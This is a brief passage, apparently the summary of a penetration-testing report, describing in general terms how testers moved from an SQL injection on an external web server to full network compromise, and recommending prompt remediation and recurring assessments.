In this assessment, we demonstrated how attackers could use multiple vulnerabilities and misconfigurations present on the network to progress from an external web server vulnerability into full network compromise. During the assessment, initial access was obtained through an SQL injection vulnerability, after which we enumerated and exploited the internal network to obtain full control of it.

Our attack successfully highlighted multiple vulnerabilities that made full compromise possible. The remediations presented in this document should be applied as soon as possible. This will reduce the network’s attack surface and prevent any abuse by attackers in ways documented in this report.

We strongly recommend conducting recurring penetration testing assessments to validate the strength of the remediations applied and identify any additional remediation that could be needed.